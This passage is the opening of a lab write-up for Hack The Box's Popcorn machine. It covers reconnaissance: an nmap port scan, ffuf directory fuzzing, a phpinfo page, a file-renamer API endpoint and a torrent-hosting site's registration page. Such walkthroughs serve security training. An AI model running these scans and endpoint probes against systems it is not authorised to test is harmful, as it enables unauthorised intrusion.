

Information Gathering

1) Scanned open ports



```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ sudo nmap -sV 10.10.10.6 -p- --open --min-rate 1000
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-03 21:21 IST
Nmap scan report for 10.10.10.6
Host is up (0.24s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 5.1p1 Debian 6ubuntu2 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.2.12
Service Info: Host: popcorn.hackthebox.gr; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 73.60 seconds
```

2) Found an empty page




It works!

This is the default web page for this server.


The web server software is running but no content has been added, yet.

3) Found pages



```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ ffuf  -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-small.txt -u "http://popcorn.htb/FUZZ"  -ic

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://popcorn.htb/FUZZ
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-small.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

                        [Status: 200, Size: 177, Words: 22, Lines: 5, Duration: 218ms]
index                   [Status: 200, Size: 177, Words: 22, Lines: 5, Duration: 4472ms]
test                    [Status: 200, Size: 47412, Words: 2478, Lines: 655, Duration: 249ms]
torrent                 [Status: 301, Size: 312, Words: 20, Lines: 10, Duration: 196ms]
rename                  [Status: 301, Size: 311, Words: 20, Lines: 10, Duration: 229ms]
                        [Status: 200, Size: 177, Words: 22, Lines: 5, Duration: 210ms]
:: Progress: [87651/87651] :: Job [1/1] :: 186 req/sec :: Duration: [0:08:12] :: Errors: 0 ::
```

4) Checked pages




PHP Version 5.2.10-2ubuntu6.10

System	Linux popcorn 2.6.31-14-generic-pae #48-Ubuntu SMP Fri Oct 16 15:22:42 UTC 2009 i686
Build Date	May 2 2011 22:56:18
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php5/apache2
Loaded Configuration File	/etc/php5/apache2/php.ini
Scan this dir for additional .ini files	/etc/php5/apache2/conf.d
additional .ini files parsed	/etc/php5/apache2/conf.d/gd.ini, /etc/php5/apache2/conf.d/mysql.ini, /etc/php5/apache2/conf.d/mysqli.ini, /etc/php5/apache2/conf.d/pdo.ini, /etc/php5/apache2/conf.d/pdo_mysql.ini
PHP API	20041225
PHP Extension	20060613
Zend Extension	220060519
Debug Build	no
Thread Safety	disabled
Zend Memory Manager	enabled
IPv6 Support	enabled
Registered PHP Streams	https, ftps, compress.zlib, compress.bzip2, php, file, data, http, ftp, zip
Registered Stream Socket Transports	tcp, udp, unix, udg, ssl, sslv3, sslv2, tls
Registered Stream Filters	zlib.*, bzip2.*, convert.iconv.*, string.rot13, string.toupper, string.tolower, string.strip_tags, convert.*, consumed

This server is protected with the Suhosin Patch 0.9.7
Copyright (c) 2006 Hardened-PHP Project

수호신

This program makes use of the Zend Scripting Language Engine:
Zend Engine v2.2.0, Copyright (c) 1998-2009 Zend Technologies



Latest News

BitTornado

BitTornado is a BitTorrent client. It is developed by John Hoffman, who also created its predecessor, Shad0w's Experimental Client. Based on the original BitTorrent client, the interface is largely the same, with added features such as: upload/download speed limitation prioritised downloading when downloading batches (several files) detailed information about connections to other peers UPnP Port Forwarding (Universal Plug and Play) IPv6 support (if your OS supports it/has it installed) PE/MSE support as of version 0.3.18.

01/06/07 Posted by Admin.

µTorrent

µTorrent (also microTorrent or uTorrent) is a freeware proprietary BitTorrent client for Microsoft Windows written in C++, and localized for many different languages. It is designed to use minimal computer resources while offering functionality comparable to clients such as Azureus or BitComet. The program has received consistently good reviews for its feature set, performance, stability, and support for older hardware and versions of Windows. It has been in active development since its first release in 2005. Its name is commonly abbreviated "µT" or "uT". On December 7, 2006, µTorrent developer Ludvig Strigeus and BitTorrent, Inc. CEO Bram Cohen announced that BitTorrent, Inc. had acquired µTorrent.

01/06/07 Posted by Admin.

Azureus

Azureus (Ah/ZURE/us) is a Java-based BitTorrent client, with support for I2P and Tor anonymous communication protocols. The core developers of Azureus have formed a company called Azureus, Inc. The program's logo is the Blue Poison Dart Frog (Dendrobates azureus), shown on the Azureus webpage, as well as within the program's start-up splash screen, from which the project took its name. The name was given to the project by co-creator Tyler Pitchford, who uses the Latin names of Poison Dart Frogs as codenames for his development projects.

01/06/07 Posted by Admin.


BitTorrent From Wikipedia

BitTorrent (BT) is a peer-to-peer (P2P) communications protocol for file sharing. The protocol

Login


Username

Password



Renamer API Syntax: index.php?filename=old_file_path_an_name&newfilename=new_file_path_and_name

5) Checked torrent hoster




Please fill out the registration form, note that all fields are required.

Username:	hacker
Password:	●●●●
Password:(confirm)	●●●●
Email:	test@mail.com
Enter Code:	97310 97310

Register

Rendertime: 0.004
Copyright © 2007 TorrentHoster.com. All rights reserved.
Powered by Torrent Hoster.



Torrent Hoster — Mozilla Firefox

popcorn.htb/torrent/index.php?mode=directory

Movies

Date	Filename	DL Peers	Size	Subcategories

Music

Date	Filename	DL Peers	Size	Subcategories

Other

Date	Filename	DL Peers	Size	Subcategories
2017-03-17	Kali Linux	5045/298	-1,189,647.93 KB	Other

Pictures

